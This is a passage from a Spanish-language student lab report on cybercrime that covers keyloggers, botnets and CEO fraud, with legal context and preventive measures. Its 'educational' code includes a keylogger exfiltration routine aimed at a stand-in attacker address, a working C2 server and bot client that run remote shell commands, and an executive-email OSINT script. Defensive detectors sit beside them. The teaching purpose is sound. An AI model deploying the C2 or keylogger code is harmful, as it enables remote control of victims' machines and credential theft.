def enviar_log():
    """Exfiltra el log cada 60 segundos por email"""
    if not log: return
    contenido = f'[{datetime.now()}]\n' + ''.join(log)
    log.clear()

    # Configuración SMTP del servidor del atacante
    msg = MIMEText(contenido)
    msg['Subject'] = 'Log de teclado'
    msg['From']    = 'keylogger@servidor-atacante.com'
    msg['To']      = 'atacante@ejemplo.com'

    # with smtplib.SMTP('smtp.servidor.com', 587) as s:
    #     s.starttls()
    #     s.login('user', 'pass')
    #     s.send_message(msg)
    print(f'[ENVÍO SIMULADO]\n{contenido}')  # ← en demo no se envía

    # Reprogramar la siguiente exfiltración
    threading.Timer(60, enviar_log).start()

# Iniciar escucha de teclado en hilo no bloqueante
listener = keyboard.Listener(on_press=on_press)
listener.start()
threading.Timer(60, enviar_log).start()
listener.join()
```

5.3.2 *Imagen No. 2:*

```python
# ── Detección de keyloggers — análisis de procesos sospechosos (Python) ──

# Herramienta DEFENSIVA: detecta procesos con hooks de teclado activos
import psutil, ctypes, sys # type: ignore

# Lista de DLLs y nombres de proceso asociados a keyloggers conocidos
FIRMAS_SOSPECHOSAS = {
    'procesos': {'njrat', 'darkcomet', 'hawkeye', 'spyrix', 'agent_tesla'},
    'dlls':     {'pynput', 'keyhook', 'kbdhook'},
}

def detectar_hooks_teclado():
    alertas = []
    for proc in psutil.process_iter(['pid', 'name', 'exe']):
        try:
            nombre = proc.info['name'].lower()
            # Comprobar nombre del proceso
            if any(firma in nombre for firma in FIRMAS_SOSPECHOSAS['procesos']):
                alertas.append(f'Proceso sospechoso: {nombre} (PID {proc.info["pid"]})')

            # Comprobar DLLs cargadas en el proceso
            for dll in proc.memory_maps():
                ruta_dll = dll.path.lower()
                if any(firma in ruta_dll for firma in FIRMAS_SOSPECHOSAS['dlls']):
                    alertas.append(f'DLL sospechosa en {nombre}: {dll.path}')
        except (psutil.NoSuchProcess, psutil.AccessDenied):
            pass

    if alertas:
        print('[ALERTA] Posible keylogger detectado:')
        for a in alertas: print(f'  → {a}')
    else:
        print('[OK] No se detectaron indicadores de keylogger')

detectar_hooks_teclado()
```

5.4 Evaluación del Riesgo

¿Es fácil ejecutar este ataque?

Sí. Existen keyloggers comerciales de bajo costo disponibles en foros clandestinos, así como librerías públicas que permiten implementar funcionalidades similares con pocos conocimientos técnicos. La complejidad aumenta cuando se incorporan técnicas avanzadas de evasión, pero la barrera de entrada inicial es relativamente baja.

La dificultad principal desde el punto de vista defensivo radica en que este tipo de malware puede operar de forma silenciosa y prolongada si no se cuenta con herramientas de detección basadas en comportamiento.

5.5 Medidas Preventivas

La prevención frente a ataques mediante keyloggers requiere la adopción de medidas tanto técnicas como conductuales. Una práctica recomendable consiste en utilizar teclados virtuales para introducir credenciales sensibles, especialmente cuando se emplean equipos públicos o compartidos. Aunque esta medida no elimina completamente el riesgo, puede dificultar la captura directa de pulsaciones por parte de determinados tipos de keyloggers.

Asimismo, es fundamental mantener actualizados los sistemas antivirus y las soluciones de seguridad avanzadas como EDR (Endpoint Detection and Response). Se debe priorizar aquellas herramientas que incorporen análisis de comportamiento, ya que los keyloggers modernos pueden evadir mecanismos tradicionales basados únicamente en firmas. La detección basada en patrones anómalos de ejecución incrementa significativamente la probabilidad de identificar este tipo de amenazas.

Otra medida clave es la activación de autenticación multifactor (2FA). Incluso en el caso de que una contraseña sea capturada por un keylogger, el atacante no podrá completar el proceso de autenticación sin el segundo factor de verificación, lo que reduce considerablemente el impacto del incidente.

También resulta esencial evitar la instalación de software proveniente de fuentes no verificadas. Muchos keyloggers se distribuyen camuflados dentro de programas aparentemente legítimos o versiones pirateadas de aplicaciones comerciales. Por ello, se recomienda descargar únicamente software desde sitios oficiales y comprobar la validez de la firma digital del instalador antes de su ejecución.

Finalmente, en entornos corporativos es aconsejable implementar políticas de restricción de ejecución, tales como AppLocker o Software Restriction Policies. Estas herramientas permiten controlar qué aplicaciones pueden ejecutarse dentro del sistema, limitando la posibilidad de que programas no autorizados, incluidos keyloggers, se instalen o se ejecuten sin aprobación administrativa.

6. BOTNET

6.1 Descripción del Ciberdelito

Una botnet es una red de dispositivos infectados —denominados bots o equipos zombis— que son controlados de manera remota por un atacante a través de una infraestructura de Comando y Control (C2 o C&C). Estos dispositivos pueden ser computadores personales, servidores, teléfonos móviles o incluso dispositivos IoT como cámaras IP y routers domésticos.

Una vez comprometidos, los equipos pasan a formar parte de una red distribuida que ejecuta instrucciones enviadas por el operador de la botnet. Este modelo permite coordinar acciones masivas desde múltiples ubicaciones geográficas, dificultando la identificación del responsable.

En el mercado clandestino, las botnets pueden alquilarse bajo esquemas conocidos como “DDoS-as-a-Service” o “Stresser Services”, lo que ha reducido significativamente la barrera de entrada al cibercrimen. Entre sus usos más frecuentes se encuentran ataques de denegación de servicio (DDoS), envío masivo de spam, minería ilícita de criptomonedas, robo de credenciales y distribución de malware adicional.

6.1.1 Botnets conocidas

Mirai, Emotet, Zeus, Necurs, Cutwail, TrickBot.

6.1.2 Usos criminales

DDoS, spam masivo, cryptojacking, robo bancario, distribución de malware.

6.1.3 Tamaño

Las botnets pueden estar compuestas por miles o incluso millones de dispositivos. El caso de Mirai, por ejemplo, llegó a comprometer más de 600.000 dispositivos IoT.

6.1.4 Precio en mercados clandestinos

El acceso a servicios DDoS puede oscilar desde valores bajos por hora hasta esquemas de suscripción mensual para botnets más sofisticadas.

6.1.5 Marco legal (Colombia)

En el contexto colombiano, la creación, operación o utilización de una botnet puede configurar varios delitos contemplados en la Ley 1273 de 2009, entre ellos:

- Artículo 269B – Obstaculización ilegítima de sistema informático o red de telecomunicaciones.
- Artículo 269D – Daño informático.
- Artículo 269I – Hurto por medios informáticos y semejantes.
- Artículo 269A – Acceso abusivo a un sistema informático.

La tipificación dependerá de la finalidad del ataque y del daño causado a las víctimas.

6.2 Vector de Ataque - Paso a Paso

6.2.1 Fase 1: Infección de los bots

La fase inicial consiste en comprometer la mayor cantidad posible de dispositivos. Esto puede lograrse mediante la explotación de vulnerabilidades en sistemas expuestos a Internet o a través del uso de

credenciales por defecto en dispositivos IoT. Un ejemplo ampliamente documentado es el caso de Mirai, que realizaba escaneos automatizados en busca de dispositivos con combinaciones estándar de usuario y contraseña.

También es común la distribución del malware mediante correos electrónicos maliciosos, descargas automáticas desde sitios web comprometidos o explotación de vulnerabilidades en aplicaciones web.

6.2.2 Fase 2: Comunicación con el servidor C2

Una vez infectado el dispositivo, este establece comunicación periódica con el servidor de Comando y Control. Esta comunicación puede realizarse mediante protocolos como IRC, HTTP, HTTPS, DNS o incluso arquitecturas P2P.

Algunas botnets emplean técnicas como Domain Generation Algorithm (DGA), que generan dinámicamente múltiples dominios posibles para el servidor C2, dificultando su bloqueo por parte de las autoridades o equipos de seguridad.

6.2.3 Fase 3: Ejecución de órdenes

Cuando el operador envía instrucciones desde el servidor C2, todos los bots conectados pueden ejecutar simultáneamente las órdenes recibidas. Estas pueden incluir el lanzamiento de ataques DDoS contra un objetivo específico, el envío masivo de correos spam o la descarga de nuevos módulos maliciosos.

Las botnets más avanzadas presentan arquitectura modular, permitiendo la instalación dinámica de nuevas funcionalidades según la necesidad del atacante, como ocurrió en campañas asociadas a Emotet y TrickBot.

6.2.4 Fase 4: Mantenimiento de la botnet

Para garantizar su continuidad, el operador actualiza periódicamente el malware en los dispositivos comprometidos con el fin de evadir nuevas firmas antivirus o mecanismos de detección.

Además, la botnet incorpora constantemente nuevos dispositivos infectados para reemplazar aquellos que han sido limpiados, desconectados o formateados. Esta dinámica permite mantener la red activa y operativa durante largos periodos.

6.3 Código Educativo

El código presentado ilustra una arquitectura simplificada de comunicación entre bots y un servidor de Comando y Control. Se trata de un modelo didáctico que permite comprender cómo un dispositivo infectado realiza check-ins periódicos, recibe instrucciones y ejecuta comandos enviados por el operador.

El objetivo del ejemplo es analizar la estructura básica de comunicación C2 y comprender cómo pueden detectarse patrones de tráfico repetitivo o comportamientos anómalos en red desde una perspectiva defensiva.

A continuación, las imágenes del código:

6.3.1 Imagen No. 1:

botnet.py

```python
# — Arquitectura C2 simplificada — Servidor de comando (Python) —
# SOLO EDUCATIVO — Muestra la arquitectura de comunicación bot/C2
# Simplificado para comprensión; las botnets reales usan cifrado y evasión avanzada

from flask import Flask, request, jsonify # type: ignore
from datetime import datetime

app = Flask(__name__)
bots_conectados = {}   # Registro de bots: {bot_id: {ip, last_seen, info}}
cola_comandos   = {}   # Comandos pendientes: {bot_id: [cmd1, cmd2]}

# — Endpoint de check-in: el bot reporta que está vivo —
@app.route('/checkin', methods=['POST'])
def checkin():
    datos  = request.json
    bot_id = datos.get('id')
    bots_conectados[bot_id] = {
        'ip':        request.remote_addr,
        'last_seen': str(datetime.now()),
        'hostname':  datos.get('hostname'),
        'os':        datos.get('os'),
    }
    # Devolver comandos pendientes para este bot
    comandos = cola_comandos.pop(bot_id, [])
    return jsonify({'status': 'ok', 'commands': comandos})

# — Endpoint para que el operador envíe comandos a un bot —
@app.route('/cmd/<bot_id>', methods=['POST'])
def enviar_comando(bot_id):
    cmd = request.json.get('command')
    if bot_id not in cola_comandos:
        cola_comandos[bot_id] = []
    cola_comandos[bot_id].append(cmd)
    return jsonify({'queued': cmd, 'bot': bot_id})

# — Endpoint para ver todos los bots activos —
@app.route('/bots')
def listar_bots():
    return jsonify(bots_conectados)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080)
```

6.3.2 *Imagen No. 2:*

```python
# — Cliente bot simplificado con check-in periódico (Python) —
# SOLO EDUCATIVO — Simula el comportamiento del malware en el equipo infectado
import requests, platform, uuid, time, subprocess # type: ignore

# Identificador único para este bot
BOT_ID  = str(uuid.uuid4())[:8]
C2_URL  = 'http://servidor-c2.ejemplo.com:8080'  # URL del servidor C2
INTERVALO = 30  # segundos entre check-ins (beaconing)

def get_info():

    """Recopila info del sistema para enviar al C2"""
    return {
        'id':       BOT_ID,
        'hostname': platform.node(),
        'os':       platform.system() + ' ' + platform.release(),
    }

def ejecutar_comando(cmd: str) -> str:
    """Ejecuta el comando recibido y devuelve el output"""
    try:
        resultado = subprocess.run(cmd, shell=True, capture_output=True,
                                   text=True, timeout=30)
        return resultado.stdout + resultado.stderr
    except Exception as e:
        return str(e)

def bucle_beaconing():
    """Loop principal: check-in periódico y ejecución de comandos"""
    while True:
        try:
            resp = requests.post(f'{C2_URL}/checkin', json=get_info(), timeout=10)
            datos = resp.json()
            # Ejecutar cada comando recibido del C2
            for cmd in datos.get('commands', []):
                print(f'[BOT] Ejecutando: {cmd}')
                output = ejecutar_comando(cmd)
                # Enviar resultado de vuelta al C2
                requests.post(f'{C2_URL}/resultado', json={
                    'bot_id': BOT_ID, 'cmd': cmd, 'output': output
                })
        except Exception:
            pass  # Silenciar errores para no levantar sospechas
        time.sleep(INTERVALO)  # Esperar antes del siguiente check-in

bucle_beaconing()
```

6.4 Evaluación del Riesgo

¿Es fácil ejecutar este ataque?

Desarrollar una botnet desde cero requiere conocimientos en programación, redes y evasión de detección. Sin embargo, la disponibilidad pública de código fuente de algunas botnets históricas, así como la existencia de servicios de alquiler en mercados clandestinos, ha reducido significativamente la barrera técnica para ejecutar ataques como DDoS.

El riesgo aumenta considerablemente en entornos donde dispositivos IoT mantienen configuraciones por defecto o no reciben actualizaciones de seguridad periódicas.

6.5 Medidas Preventivas

La prevención frente a botnets debe centrarse especialmente en la protección de dispositivos expuestos a Internet. Es fundamental cambiar las credenciales por defecto en routers, cámaras IP y dispositivos IoT, ya que muchas infecciones se producen debido a configuraciones iniciales inseguras.

También resulta imprescindible mantener actualizado el firmware de los dispositivos IoT, dado que este suele ser uno de los vectores más descuidados en redes domésticas y corporativas.

Desde el punto de vista organizacional, la implementación de sistemas IDS/IPS permite detectar patrones de tráfico anómalos, como comunicaciones periódicas hacia servidores externos que podrían indicar actividad de comando y control.

Asimismo, el bloqueo de dominios C2 conocidos mediante fuentes de inteligencia de amenazas en el firewall perimetral contribuye a interrumpir la comunicación entre bots y operadores.

Finalmente, segmentar la red IoT en una VLAN separada sin acceso directo a la red corporativa principal reduce significativamente el impacto en caso de que uno de estos dispositivos resulte comprometido.

7. FRAUDE DEL CEO (Business Email Compromise)

7.1 Descripción del Ciberdelito

El fraude del CEO, también conocido como Business Email Compromise (BEC) o whaling, es una modalidad avanzada de ingeniería social en la que el atacante suplanta la identidad del máximo directivo de una organización —o de un proveedor estratégico— con el propósito de engañar a un empleado, generalmente del área financiera o administrativa, y lograr que realice una transferencia bancaria fraudulenta.

A diferencia de otros ciberdelitos que dependen del uso de malware, el BEC se fundamenta casi exclusivamente en la manipulación psicológica y el aprovechamiento de la jerarquía organizacional. El atacante explota la autoridad del supuesto remitente y genera un sentido de urgencia o confidencialidad para evitar que la víctima verifique la solicitud por otros medios.

Este tipo de fraude se ha convertido en uno de los más rentables a nivel global debido al alto valor económico de cada incidente exitoso.

7.1.1 Variantes

- Fraude del CEO.
- Fraude de proveedor (cambio fraudulento de cuentas bancarias).
- Fraude a recursos humanos (desvío de nóminas o información tributaria).

7.1.2 Objetivo

Realización de transferencias bancarias fraudulentas o obtención de información financiera y fiscal sensible.

7.1.3 Víctimas comunes

Departamentos financieros, áreas de tesorería, recursos humanos y empresas involucradas en procesos de fusiones o adquisiciones.

7.1.4 Importe medio

Los montos pueden variar considerablemente, desde decenas de miles hasta millones de dólares por incidente exitoso.

7.1.5 Marco legal (Colombia)

En el ordenamiento jurídico colombiano, el fraude del CEO puede configurarse como varios delitos contemplados en la Ley 1273 de 2009 y el Código Penal Colombiano (Ley 599 de 2000), entre ellos:

- Artículo 269I – Hurto por medios informáticos y semejantes.
- Artículo 269H – Transferencia no consentida de activos.
- Artículo 269G – Suplantación de sitios web para capturar datos personales (cuando se emplean dominios falsos).
- Artículo 246 del Código Penal – Estafa, cuando se configura el engaño con ánimo de lucro.

La calificación jurídica dependerá de las circunstancias específicas del caso y del daño económico causado.

7.2 Vector de Ataque - Paso a Paso

7.2.1 Fase 1: Reconocimiento profundo (OSINT)

El atacante realiza un proceso de reconocimiento exhaustivo, que puede extenderse durante semanas. Durante esta etapa recopila información pública sobre la estructura organizacional de la empresa, utilizando fuentes como LinkedIn, la página web corporativa, comunicados de prensa y redes sociales.

Se identifican cargos estratégicos como el CEO, el director financiero (CFO), empleados del área de tesorería y proveedores habituales. Además, el atacante puede monitorear viajes, eventos o publicaciones del directivo para elegir el momento más oportuno para ejecutar el fraude, por ejemplo cuando el CEO se encuentra fuera del país o en reuniones externas.

7.2.2 Fase 2: Compromiso del correo o suplantación

Existen distintas modalidades técnicas para materializar la suplantación:

- En algunos casos, el atacante registra un dominio muy similar al corporativo (técnica de typosquatting) y envía el mensaje desde esa dirección fraudulenta.
- En otros escenarios, logra comprometer previamente la cuenta real del directivo mediante phishing y utiliza la cuenta legítima para enviar la instrucción.
- También puede emplear técnicas de email spoofing si la organización no tiene correctamente configurados mecanismos de autenticación como SPF, DKIM y DMARC.

7.2.3 Fase 3: El engaño

El empleado recibe un correo electrónico que aparenta provenir del CEO o de un alto directivo. El mensaje suele incluir instrucciones claras y urgentes, por ejemplo, realizar una transferencia inmediata para cerrar una operación confidencial.

El componente psicológico es determinante en esta fase: la urgencia y la confidencialidad buscan impedir que la víctima consulte con otros compañeros o verifique la solicitud por canales alternativos.

7.2.4 Fase 4: Transferencia y ocultamiento

Una vez realizada la transferencia, el dinero se envía a cuentas bancarias controladas por intermediarios o “mulas”. Posteriormente, los fondos se transfieren rápidamente a través de múltiples cuentas o jurisdicciones internacionales, dificultando su rastreo y recuperación.

7.3 Código Educativo

El código incluido ilustra cómo los atacantes pueden realizar procesos de recopilación de información pública (OSINT) para identificar directivos y posibles formatos de correo electrónico dentro de una organización. Asimismo, se presenta un ejemplo de análisis defensivo para verificar configuraciones SPF y DMARC, herramientas fundamentales para prevenir suplantaciones.

El objetivo del ejemplo no es facilitar la comisión del delito, sino comprender cómo se construye técnicamente el ataque y cómo pueden implementarse mecanismos de detección y prevención.

A continuación, las imágenes del código:

7.3.1 Imagen No. 1:

fradude_del_CEO.py

```python
# ── Script OSINT — Recopilación de estructura organizativa pública (Python) ──
# SOLO EDUCATIVO — Muestra cómo los atacantes recopilan info con OSINT
# Usa la API pública de LinkedIn (datos que cualquiera puede ver)

import requests, re # type: ignore
from bs4 import BeautifulSoup # type: ignore

def buscar_directivos_linkedin(empresa: str) -> list:
    """
    Simula la búsqueda de directivos en LinkedIn.
    En un ataque real se usarían herramientas como theHarvester,
    Hunter.io, o Maltego para automatizar la recopilación de OSINT.
    """
    print(f'[OSINT] Buscando directivos de: {empresa}')
    # Búsqueda en Google: 'site:linkedin.com/in CEO empresa'
    query = f'site:linkedin.com/in "{empresa}" (CEO OR CFO OR Director OR "Finance Manager")'
    print(f'[OSINT] Query Google: {query}')

    # En la práctica se parsearía el HTML de los resultados
    # Aquí simulamos los resultados encontrados
    resultados_simulados = [
        {'nombre': 'Ana García López',  'cargo': 'CEO',             'email_probado': 'agarcia@empresa.es'},
        {'nombre': 'Carlos Ruiz Pérez', 'cargo': 'CFO',             'email_probado': 'cruiz@empresa.es'},
        {'nombre': 'María Torres',      'cargo': 'Finance Manager', 'email_probado': 'mtorres@empresa.es'},
    ]
    return resultados_simulados

def inferir_formato_email(nombre: str, dominio: str) -> list:
    """
    Genera variantes de email a partir del nombre.
    Los atacantes validan cuál existe con herramientas como Hunter.io.
    """
    partes  = nombre.lower().split()
    inicial = partes[0][0] if partes else ''
    apellido = partes[-1] if len(partes) > 1 else ''

    formatos = [
        f'{partes[0]}.{apellido}@{dominio}',      # ana.garcia@empresa.es
        f'{inicial}{apellido}@{dominio}',          # agarcia@empresa.es
        f'{partes[0]}@{dominio}',                  # ana@empresa.es
        f'{apellido}@{dominio}',                   # garcia@empresa.es
    ]
    return formatos

# Ejemplo de uso (solo con datos públicos)
directivos = buscar_directivos_linkedin('MiEmpresa S.A.')
for d in directivos:
    emails = inferir_formato_email(d['nombre'], 'miempresa.es')
    print(f'Directivo: {d["nombre"]} ({d["cargo"]})')
    print(f'Emails probables: {emails}')
    print()
```

7.3.2 Imagen No. 2:

```python
# — Analizador de cabeceras para detectar email spoofing (Python — DEFENSIVO) —
# Herramienta DEFENSIVA: analiza si un email es legítimo o suplantado
import dns.resolver, re # type: ignore

def verificar_dominio_spf(dominio: str, ip_remitente: str) -> dict:
    """Comprueba si la IP tiene permiso SPF para enviar por ese dominio"""
    resultado = {'dominio': dominio, 'tiene_spf': False, 'ip_autorizada': False, 'registro': ''}
    try:
        respuesta = dns.resolver.resolve(dominio, 'TXT')
        for r in respuesta:
            txt = r.to_text().strip('"')
            if txt.startswith('v=spf1'):
                resultado['tiene_spf'] = True
                resultado['registro']  = txt
                # Comprobar si la IP del remitente aparece autorizada
                if ip_remitente in txt or 'include:' in txt:
                    resultado['ip_autorizada'] = True
    except Exception as e:
        resultado['error'] = str(e)
    return resultado

def verificar_dmarc(dominio: str) -> dict:
    """Comprueba si el dominio tiene política DMARC activa"""
    resultado = {'dominio': dominio, 'tiene_dmarc': False, 'politica': 'none', 'registro': ''}
    try:
        respuesta = dns.resolver.resolve(f'_dmarc.{dominio}', 'TXT')
        for r in respuesta:
            txt = r.to_text().strip('"')
            if 'v=DMARC1' in txt:
                resultado['tiene_dmarc'] = True
                resultado['registro']    = txt
                match = re.search(r'p=(\w+)', txt)
                if match:
                    resultado['politica'] = match.group(1)  # none / quarantine / reject
    except Exception:
        pass
    return resultado

# Ejemplo de análisis de un email sospechoso
dominio_remitente = 'micr0empresa.es'  # Dominio typosquatting
ip_smtp = '185.220.101.35'

spf   = verificar_dominio_spf(dominio_remitente, ip_smtp)
dmarc = verificar_dmarc(dominio_remitente)

print('=' * 50)
print(f'Análisis de: {dominio_remitente}')
print(f'SPF:   {"✓" if spf["tiene_spf"] else "✗ NO CONFIGURADO"}')
```

7.4 Evaluación del Riesgo

¿Es fácil ejecutar este ataque?

Desde el punto de vista técnico, sí. El fraude del CEO no requiere el desarrollo de malware sofisticado ni la explotación de vulnerabilidades complejas. En muchos casos, basta con un correo electrónico bien redactado y un conocimiento profundo de la estructura organizacional.

La dificultad radica principalmente en la fase de reconocimiento y en la capacidad del atacante para mantener la coherencia narrativa. Debido al alto retorno económico por incidente exitoso, el BEC se considera uno de los ataques con mayor rentabilidad dentro del cibercrimen.

7.5 Medidas Preventivas

La prevención del fraude del CEO debe centrarse principalmente en controles organizativos y culturales. Es indispensable implementar un protocolo de doble verificación para cualquier transferencia bancaria, que incluya confirmación telefónica al número oficial registrado en directorio corporativo, nunca al proporcionado en el correo electrónico.

Asimismo, resulta fundamental configurar correctamente los registros SPF, DKIM y DMARC en todos los dominios corporativos, preferiblemente con política estricta de rechazo (p=reject), para reducir la posibilidad de suplantación.

La capacitación específica del personal de finanzas y recursos humanos es igualmente relevante, dado que suelen ser los principales objetivos de este ataque. La sensibilización sobre señales de alerta, como solicitudes urgentes o inusuales, contribuye significativamente a reducir el riesgo.

También se recomienda configurar alertas automáticas en el cliente de correo para identificar dominios similares al corporativo y establecer políticas internas que prohíban expresamente la ejecución de transferencias urgentes sin validación previa por canales alternativos.

Finalmente, la implementación de límites de autorización para transferencias, exigiendo la aprobación de múltiples responsables en montos elevados, constituye una barrera organizacional eficaz frente a este tipo de fraude.

Y con este último punto se da por finalizado el desarrollo de este laboratorio.

CONCLUSIONES DE LA ACTIVIDAD

Para concluir el presente trabajo, se puede afirmar que el desarrollo de la actividad permitió comprender de manera integral la estructura operativa de diversos ciberdelitos contemporáneos, analizando no solo su definición conceptual, sino también sus vectores de ataque, fases técnicas y mecanismos de mitigación. A través del estudio detallado de amenazas como phishing, ransomware, keyloggers, botnets y fraude del CEO (Business Email Compromise), se evidenció cómo cada delito sigue una arquitectura estructurada que inicia con un punto de acceso específico y evoluciona hacia la explotación y monetización del ataque.

A diferencia de un enfoque exclusivamente teórico, la implementación práctica mediante ejemplos técnicos y código educativo permitió visualizar el funcionamiento interno de cada amenaza. Este análisis evidenció que los ciberdelitos no son eventos aislados, sino procesos organizados que incluyen fases de reconocimiento, preparación de infraestructura, ejecución, persistencia, movimiento lateral y obtención de beneficios económicos. La comprensión de esta cadena operativa resulta fundamental para diseñar estrategias efectivas de prevención y respuesta.

Uno de los aspectos más relevantes identificados durante el desarrollo fue la relación directa entre la información disponible en fuentes abiertas y la materialización de ataques de ingeniería social. En casos como el phishing y el fraude del CEO, el uso de técnicas OSINT permite al atacante personalizar el engaño, aumentando considerablemente la probabilidad de éxito. Esto demuestra que la exposición de información aparentemente inofensiva puede convertirse en un elemento estratégico dentro de un ataque estructurado.

Asimismo, el análisis permitió evidenciar la diferencia entre ataques de baja complejidad técnica pero alta efectividad —como el phishing o el BEC— y aquellos que requieren mayor conocimiento especializado, como el desarrollo de ransomware o la gestión de una botnet. Sin embargo, la creciente industrialización del cibercrimen, mediante modelos como Ransomware-as-a-Service o DDoS-as-a-Service, ha reducido considerablemente la barrera de entrada, facilitando que actores con conocimientos limitados puedan ejecutar ataques sofisticados utilizando infraestructura preexistente.

Otro elemento significativo fue la identificación de la importancia del factor humano dentro del ecosistema de ciberseguridad. Aunque existen múltiples herramientas técnicas de defensa —EDR, segmentación de red, autenticación multifactor, monitoreo de tráfico— muchos ataques continúan teniendo éxito debido a errores humanos, falta de capacitación o ausencia de protocolos organizativos claros. Esto reafirma que la seguridad informática no depende exclusivamente de tecnología, sino también de cultura organizacional y formación continua.

Igualmente, el estudio de los marcos legales aplicables en Colombia permitió contextualizar estos delitos dentro del ordenamiento jurídico nacional, evidenciando que conductas como el acceso abusivo, la interceptación de datos, la suplantación digital y la transferencia no consentida de activos se encuentran tipificadas y sancionadas penalmente. Este componente jurídico refuerza la gravedad de estas conductas y subraya la responsabilidad legal asociada a su ejecución.

En síntesis, el trabajo permitió integrar conocimientos técnicos, estratégicos y jurídicos para comprender cómo se construyen los vectores de ataque en el entorno digital actual. Más allá de describir cada ciberdelito, se logró identificar patrones comunes, puntos críticos de vulnerabilidad y medidas preventivas aplicables tanto a nivel individual como organizacional.

En conclusión, el análisis demuestra que el conocimiento detallado de los vectores de ataque no constituye un riesgo en sí mismo, sino una herramienta esencial para la defensa. Comprender cómo operan las amenazas permite anticiparlas, mitigarlas y fortalecer la cultura de ciberseguridad. En un entorno digital cada vez más interconectado y expuesto, la protección de la información y la adopción de buenas prácticas de seguridad se consolidan como elementos fundamentales para reducir el impacto del cibercrimen en la sociedad contemporánea.

BIBLIOGRAFÍA

A continuación, la bibliografía implementada en este desarrollo:

- Tema 1. Una perspectiva global de la seguridad. Seguridad en los Sistemas de Información (COLGII) - PER 15746 - Enero 2026.
- Tema 3. Criptografía simétrica. Seguridad en los Sistemas de Información (COLGII) - PER 15746 - Enero 2026.
- Tema 4. Criptografía asimétrica. Seguridad en los Sistemas de Información (COLGII) - PER 15746 - Enero 2026.
- Tema 5. Ataques en redes. Seguridad en los Sistemas de Información (COLGII) - PER 15746 - Enero 2026.
- Tema 6. Arquitecturas de seguridad. Seguridad en los Sistemas de Información (COLGII) - PER 15746 - Enero 2026.
- Tema 7. Técnicas de protección de sistemas. Seguridad en los Sistemas de Información (COLGII) - PER 15746 - Enero 2026.
- Tema 8. Desarrollo de código seguro. Seguridad en los Sistemas de Información (COLGII) - PER 15746 - Enero 2026.
- Tema 9. Botnets y spam. Seguridad en los Sistemas de Información (COLGII) - PER 15746 - Enero 2026.
- Tema 10. Auditoría y ataques Web. Seguridad en los Sistemas de Información (COLGII) - PER 15746 - Enero 2026.
- Tema 11. Malware y código malicioso. Seguridad en los Sistemas de Información (COLGII) - PER 15746 - Enero 2026.
- Clases virtuales con el profesor Ing. Diego Osorio Reina.
- Centro Cibernético Policial. (2023). Informe de cibercriminalidad en Colombia. Policía Nacional de Colombia. https://caivirtual.policia.gov.co
- Congreso de la República de Colombia. (2000). Ley 599 de 2000 – Código Penal Colombiano. Diario Oficial No. 44.097.
- Congreso de la República de Colombia. (2009). Ley 1273 de 2009 – Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado denominado “de la protección de la información y de los datos”. Diario Oficial No. 47.223.
- CrowdStrike. (2023). Global Threat Report 2023. CrowdStrike Intelligence. https://www.crowdstrike.com
- ENISA. (2023). ENISA Threat Landscape 2023. European Union Agency for Cybersecurity. https://www.enisa.europa.eu
- Federal Bureau of Investigation (FBI). (2023). Internet Crime Report 2023. Internet Crime Complaint Center (IC3). https://www.ic3.gov
- Kaspersky. (2023). Financial Cyberthreats Report. Kaspersky Security Network. https://www.kaspersky.com
- Lockheed Martin. (2011). Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains.
- Mandiant. (2023). M-Trends 2023 Report. Google Cloud Security. https://www.mandiant.com
- MITRE Corporation. (2024). MITRE ATT&CK® Framework. https://attack.mitre.org
- National Institute of Standards and Technology (NIST). (2018). Framework for Improving Critical Infrastructure Cybersecurity (Version 1.1). U.S. Department of Commerce. https://www.nist.gov/cyberframework
- National Institute of Standards and Technology (NIST). (2020). Digital Identity Guidelines (SP 800-63).
- Symantec. (2019). Internet Security Threat Report. Broadcom.
- Verizon. (2023). Data Breach Investigations Report (DBIR) 2023. https://www.verizon.com/dbir

AGRADECIMIENTO

Finalmente, deseo expresar mi más sincero agradecimiento al profesor Ing. Diego Osorio Reina por los conocimientos, la orientación y el acompañamiento brindados durante el desarrollo de esta actividad. Sus explicaciones en el área de seguridad informática, análisis de amenazas y comprensión de los vectores de ataque fueron fundamentales para abordar este trabajo con un enfoque técnico, estructurado y crítico. Gracias a los conceptos desarrollados en clase, fue posible analizar de manera detallada ciberdelitos como phishing, ransomware, keyloggers, botnets y fraude del CEO, comprendiendo no solo su definición conceptual, sino también su arquitectura operativa, fases de ejecución y mecanismos de mitigación. La integración de marcos de referencia como MITRE ATT&CK, así como el análisis del marco jurídico colombiano aplicable a los delitos informáticos, permitió enriquecer el trabajo desde una perspectiva técnica y normativa.

La guía metodológica proporcionada facilitó el desarrollo progresivo del documento, permitiendo estructurar cada ataque en fases claramente definidas —reconocimiento, ejecución, persistencia y explotación e incorporar ejemplos técnicos con fines educativos que fortalecieron la comprensión práctica de los riesgos asociados.

Sin duda, esta experiencia fortaleció significativamente mi formación académica, ampliando mi comprensión sobre la manera en que se construyen los vectores de ataque en el entorno digital actual. Más allá del análisis técnico, la actividad permitió reflexionar sobre la importancia de la cultura de ciberseguridad, la responsabilidad en el manejo de la información y la necesidad de implementar medidas preventivas tanto a nivel individual como organizacional.

Esta actividad no solo consolidó conocimientos teóricos, sino que permitió comprender que el estudio profundo de las amenazas constituye una herramienta esencial para su prevención y control en la sociedad digital contemporánea.

¡¡¡Mil gracias profesor!!!

Respetuosamente,

Alejandro De Mendoza